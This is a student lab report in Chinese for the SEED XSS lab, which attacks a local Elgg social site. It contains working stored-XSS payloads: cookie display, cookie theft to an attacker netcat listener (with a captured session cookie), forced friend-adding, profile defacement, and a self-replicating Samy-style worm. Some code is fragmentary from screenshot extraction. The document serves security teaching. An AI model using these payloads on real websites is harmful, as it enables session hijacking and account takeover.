

网络空间安全实验基础实验五实验报告

基本信息:

完成人姓名: 黄浩

学号: 57119134

完成日期: 2021 年 7 月 20 日

实验内容:

环境配置:

手动指定 DNS:

```
# For XSS Lab
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
```

搭建实验环境(启动各个 Docker):

```
[07/20/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (attacker-10.9.0.105, server-1-10.9.0.5, server-3-10.9.0.7, server-4-10.9.0.8, server-2-10.9.0.6) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Recreating elgg-10.9.0.5 ... done
Recreating mysql-10.9.0.6 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
*
mysql-10.9.0.6 | 2021-07-20 06:14:35+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-20 06:14:36+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2021-07-20 06:14:36+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-20 06:14:36+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2021-07-20T06:14:36.192242Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2021-07-20T06:14:36.206765Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
```

清洁 Mysql 数据库(洁癖行为):

```
[07/20/21]seed@VM:~$ sudo rm -rf mysql_data
[07/20/21]seed@VM:~$
```

TASK 1: 发布恶意消息以显示警报窗口:

访问我们搭建的 `seed-server.com` 并登录 samy 的账户输入恶意消息:









Edit profile

Display name

About me

Embed content

Edit HTML

B *I* U **S** *X*        

Public

Edit avatar

Edit profile


Change your settings

Account statistics

Notifications

Group notifications

使用其他账户(Alice)访问 samy 的个人主页:



TASK 2: 发布恶意消息以显示用户 cookie:

访问我们搭建的 `seed-server.com` 并登录 samy 的账户输入恶意消息:

Edit profile

Display name

Samy

About me

B

I

U

S

X

|

☰

↶

↷

🔗

💬

📎

”

”

📄

📄

🔄

Embed content

Edit HTML

Public

Brief description

<script>alert(document.cookie);</script>

Public

Samy

Edit avatar

Edit profile


Change your settings

Account statistics

Notifications


Group notifications

使用其他账户(Alice)访问 samy 的个人主页:



TASK 3:从受害者的电脑中窃取 cookie:

访问我们搭建的 seed-server.com 并登录 samy 的账户输入恶意消息:



打开攻击者的监听窗口:

```
[07/20/21] seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
```


使用其他账户(Alice)访问 samy 的个人主页:

```
[07/20/21] seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.7 39354
GET /?c=Elgg%3Dobrqqnm0fm0qno675ffk0v9pkk HTTP/1.1
Host: 10.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members
```

Samy 获得了 Alice 的 cookie! 攻击成功!!!

TASK 4: 成为被害者的朋友:

获取添加 samy 为好友的 get 请求:



补充完整攻击代码，并添加到 samy 的 aboutme 个人页面中(注意改变输入模式为 Edit HTML):

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;           ①
    var token="__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
</script>
```

Edit profile

Display name

Samy


About me

Embed content

Visual editor

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
var token="&_elgg_token="+elgg.security.token._elgg_token;
var sendurl="http://www.seed-server.com/action/friends/add?"+"friend=59"+ts+token+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

Public

Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

使用其他账户(Alice)访问 samy 的个人主页：

Alice 没有好友：

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members


More

Search

Account

Alice's friends

No friends yet.

Alice

Blogs

Bookmarks

Files

Pages

Wire post

Friends

Friends of

Collections

访问 samy 主页后：

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members

More


Search

Account

Samy

Add friend

Send a message



Blogs


Bookmarks

Files

Pages

Wire post

About me



Alice 只是访问了 samy 的个人主页便自动添加了 samy 为好友！攻击成功！！！！

Question 1：代码中①②行的作用：


获取被攻击者的浏览器 `__elgg_ts` 和 `__elgg_token` 值，用于取得服务器验证。

Question 2：如果 elgg 网站的 `aboutme` 功能只提供 Editor mode，你仍能成功发起攻击吗？

这时，需要通过查看页面源码的形式知晓网站对我们的输入做了怎样的处理，然后根据网站的处理我们对我们的输入恶意代码进行调整，从而达到攻击效果。

TASK 5: 修改被攻击者的个人资料：

获取用户修改个人资料的 `post` 报文：



构造 JavaScript 代码(同上个任务一样, 需要在 Edit HTML 模式下输入):

```
<script type="text/javascript">
window.onload = function() {
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;    //FILL IN

  var samyGuid=...;    //FILL IN

  var sendurl=...;    //FILL IN

  if(elgg.session.user.guid!=samyGuid)  ①
  {
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Display name

Samy

About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
var token="&_elgg_token="+elgg.security.token._elgg_token;
var desc="&description=Samy is my hero"&accwsslevel[description]=2";
var content=token+ts+userName+desc+guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
```

Public

Display name

Samy

About me

[Embed content](#) [Visual editor](#)


```
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}</script>
```

Public


使用其他账户(Alice 和 Bobby)访问 samy 的个人主页:

Alice:


访问前:




访问后:



Boby:
访问前:



访问后:



Alice 和 Bobby 都只是访问了 samy 的个人主页便自动修改了他们的 aboutme 为 Samy is my hero! 攻击成功!!!

Question 3:

代码中①的作用?

主要防止攻击到自己, 当访问用户的 guid 是我们攻击者的 guid 时不进行相关攻击。

TASK 6: 写一个自我复制的蠕虫 XSS 攻击:

两种攻击方法: ①连接法②DOM 法

连接法是在用户信息中插入我们攻击代码的连接从而达到攻击目的, 因其较为简单, 故不再进行此方法的实验。

DOM 法:

官方提供的复制代码:

```
<script id="worm">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
  var jsCode = document.getElementById("worm").innerHTML;          ②
  var tailTag = "</\" + \"script>\";                               ③

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④

  alert(jsCode);
</script>
```

将其加入我们在 task5 中写的代码:

Display name

Samy

About me

Embed content

Visual editor

<script id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName = "&name="+elgg.session.user.name;
var guid = "&guid="+elgg.session.user.guid;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero"+wormCode+"&accesslevel[description]=2";
var content = token+ts+userName+desc+guid;
var samyGuid = 59;
var sendurl = "http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
var Ajax = null;
Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurl, true);

Public

Display name

Samy


About me

Embed content

Visual editor

var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero"+wormCode+"&accesslevel[description]=2";
var content = token+ts+userName+desc+guid;
var samyGuid = 59;
var sendurl = "http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
var Ajax = null;
Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurl, true);


